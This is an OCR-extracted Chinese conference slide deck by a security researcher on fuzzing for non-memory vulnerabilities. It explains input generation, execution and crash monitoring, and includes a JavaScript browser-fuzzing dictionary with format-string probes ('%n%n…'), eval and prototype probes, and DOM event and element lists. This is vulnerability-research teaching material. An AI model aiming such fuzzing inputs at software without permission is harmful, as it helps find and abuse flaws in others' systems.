模糊测试在非内存型漏洞挖掘中的应用

非主流Fuzzing

5up3rh3i@gmail.com

关于我

Superhei

KnownSec CSO, ph4nt0m, 80vul, 0x557, n0tr00t


This is my personal website.
Email: 5up3rh3i@gmail.com


- http://weibo.com/u/2783938821
- https://twitter.com/80vul
- https://security.tencent.com/index.php/user/p/343052B30F4B50E56546CBE27D1A8F3D
- http://bbs.pediy.com/showthread.php?t=163493

Powered by ttys031 - http://www.n0tr00t.com/

什么是Fuzzing


- 《Fuzzing Brute Force Vulnerability Discovery》模糊测试强制发掘安全漏洞的利器





- Fuzzing是一种常用漏洞挖掘的方法
  - “通过向应用程序提供非预期的输入并监控输出中的异常来发现软件中的故障(faults)的方法”
  - “模糊测试利用自动化或半自动化的方法重复地向有用程序输入”

Fuzzing的结构及流程



构造非预期的输入

- 构造非预期的输入（生成模糊测试的数据）是找到漏洞的关键，也是Fuzzing框架设计的一个关键点
- 数据的构造一般包括：基本数据（结构）模板及对应值
  - 基本数据模板：如文件格式(pdf、doc、html等)、网络协议、语言的语法等
  - 对应值：包括规定格式的属性及常见的引起异常的数据值或者正常值（如：随机超长字符串等）
- 需要前期分析总结准备，自动化随机构造数据样本

构造非预期的输入


```
interesting_vals = [
  0, 1, 1e6, -1e6, 1e-6, 1e100, null, undefined, 'pink', 'screen', 'Infinity', false, true, 4500000000, 2200000000, -2200000000, -4500000000,  "
      undefined",
  "null", "true", "false", "'green'", "'tuesday'", "[]", "{}", "<foo/>", "n1","n1.length", "n1.length-1", "n1.__proto__","n1.__parent__","n1.
      prototype",  "n1.constructor", "n1.call","n1.apply","n1.toSource()","n1.toString()","n1.toSource","n1.toString","('' + n1)","uneval(n1)","
      eval(n1)","eval(n1, $)",   "(n1 instanceof $)", "0",  "1", "0xffffffff", "0x10000000", "0x04000000", "0x01000000", "-1", "-4", "-10000000",
      "10000000", "\"0%\"", "\"100%\"",  "\"1000%\"", "\"-1%\"", "(3/0)", "(0/0)", "(-3/0)", "\"%s%s%s%s%s%s%s%s%s%s\"","\"%n%n%n%n%n%n%n%n%n\"", "\
      "\\0\"","\"\\n\"", "\"\"",  "doc.createTextNode(n1)",];

  commands=["2D-Position","backColor","bold","clearAuthenticationCache","contentReadOnly","createBookmark","decreaseFontSize","delete","
      enableInlineTableEditing","enableObjectResizing","fontName","fontSize","foreColor","formatBlock","heading","hiliteColor","increaseFontSize",
      "indent","insertBrOnReturn","insertButton","insertFieldset","insertHorizontalRule","insertHTML","insertIFrame","insertInputButton","
      insertInputCheckbox","insertInputFileUpload","insertInputHidden","insertInputImage","insertInputPassword","insertInputRadio","
      insertInputReset","insertInputSubmit","insertInputText","insertMarquee","insertOrderedList","insertParagraph","insertSelectDropdown","
      insertSelectListbox","insertTextArea","insertUnorderedList","italic","justifyCenter","justifyFull","justifyLeft","justifyRight","liveResize"
      ,"multipleSelection","outdent","overWrite","redo","refresh","removeFormat",,"strikeThrough","styleWithCSS","subscript","superscript","
      underline","undo","unlink","useCSS"];

  events=['abort','afterprint','audioprocess','beforeprint','beforeunload','beginEvent','blocked','blur','cached','canplay','canplaythrough','
      change','chargingchange','chargingtimechange','checking','click','close','complete','compositionend','compositionstart','contextmenu','copy'
      ,'custom','cut','dblclick','devicelight','devicemotion','deviceorientation','deviceproxymity','dischargingtimechange','DOMActivate','
      DOMAttributeNameChanged','DOMAttrModified','DOMCharacterDataModified','DOMContentLoaded','DOMElementNameChanged','DOMFocusIn','DOMFocusOut',
      'DOMNodeInserted','DOMNodeInsertedIntoDocument','DOMNodeRemoved','DOMNodeRemovedFromDocument','DOMSubtreeModified','downloading','drag','
      dragend','dragenter','dragleave','dragover','dragstart','drop','durationchange','emptied','ended','endEvent','error','focus','focusin','
      focusout','fullscreenchange','fullscreenerror','hashchange','input','invalid','keydown','keypress','keyup','levelchange','load','loadeddata'
      ,'loadedmetadata','loadend','loadstart','message','mousedown','mouseenter','mouseleave','mousemove','mouseout','mouseover','mouseup','
      noupdate','obsolete','offline','online','offline','open','orientationchange','pagehide','pageshow','paste','pause','pointerlockchange','
      pointerlockerror','play','playing','popstate','progress','ratechange','readystatechange','repeatEvent','resize','reset','scroll','seeked','
      seeking','select','show','stalled','storage','submit','success','suspend','timeout','timeupdate','touchcancel','touchend','touchenter','
      touchleave','touchmove','touchstart','transitionend','unload','updateready','upgradeneeded','userproximity','versionchange','visibilitychange
      ','volumechange','waiting'];
  mutationEvents=['DOMAttributeNameChanged','DOMAttrModified','DOMCharacterDataModified','DOMContentLoaded','DOMElementNameChanged','
      DOMNodeInserted','DOMNodeInsertedIntoDocument','DOMNodeRemoved','DOMNodeRemovedFromDocument','DOMSubtreeModified'];
  HTMLElements = ["CANVAS","ARTICLE","ASISE","B","BDI","BDO", "BLOCKQUOTE","BR","BUTTON","CANVAS","CAPTION","CITE","COL","CODE","COMMAND","
      DATALIST","DD","DEL","DETAILS","DFN","DL","DT", "EM","STYLE","FIELDSET","FIGCAPTION","SCRIPT", "EMBED","FIGURE","FOOTER","HEADER","HGROUP","
      HR","I","INPUT","INS","KEYGEN","KBD","LEGEND","MARK","MENU","METER","NAV","NOSCRIPT","OPTGROUP","OUTPUT","P","PARAM","PRE","PROGRESS","Q","
      RP","RT","RUBY","S","SAMP","SECTION","SELECT","SMALL","SOURCE","SPAN","SUP","TH","THEAD","TIME","OBJECT","IFRAME","TEXTAREA","TRACK","U","
      VAR","WBR","FORM","A","BODY","HTML","DIV","TABLE","AREA","TD","TR","LINK","BASE","FONT","HEAD","IMG","MAP","META","OL","LI","TBODY","TITLE",
      "H1","BLINK","!DOCTYPE","AREA","COL","SPAN","FRAMESET","FRAME","UL","OPTION","NOFRAMES","TFOOT","XMP","ISINDEX","CENTER","HR","LABEL","
      OPTGROUP","AUDIO","VIDEO","TEMPLATE","SVG"];
    //var console=window.opener.console;
```

应用程序解析执行

- 把“构造非预期的输入”提交给应用程序执行
- 需要自动化、持续不间断的执行。
  - 如：应用程序出现崩溃后能重新启动并执行。
- Fuzzing框架稳定性最关键的步骤
  - 这个点如果中断整个Fuzzing流程就没办法持续

监控异常输出

- 提供记录异常输出信息及对应的“非预期的输入”内容
- 需要根据异常信息做好分类
  - 比如重复的crash归类等
- 排除不稳定的异常输出
  - 比如不能复现的



主流Fuzzing的历史和现状

- 历史：




图 2.1　模糊测试的发展历史

- 2010年 lcamtuf发布cross_fuzz
- 2011年 Stephen Fewer发布grinder
- 2013年 lcamtuf发布american fuzzy lop（afl）

主流Fuzzing的历史和现状

- 现状：
  - 目前内存型漏洞的主要挖掘手段，竞争激烈
  - 高度定制化、私有化、复杂化
    - 安全研究结构或者个人都开始自己开发私有化框架或者根据开源框架修改
    - 针对不同的目标进行定制化开发
    - 针对不同的安全理解进行定制化开发
    - 各种定制化修改开发必然带来复杂化
- 集群化、大规模化(云)
  - 计算资源成为主要的竞争手段

Bugzilla@Mozilla

Home New Browse Search Search [help] Reports Product Dashboard

Bug 316898 - (fuzz) [meta] Metabugs for fuzz-testing tools

Status: NEW
Whiteboard:
Keywords: meta

Product: Core (show info)
Component: Tracking (show other bugs) (show info)
Version: Trunk
Platform: All All

Importance: -- normal with 1 vote (vote)
Target Milestone: ---
Assigned To: Jesse Ruderman
QA Contact: chris hofmann
Mentors:


URL: http://en.wikipedia.org/wiki/Fuzz_tes...

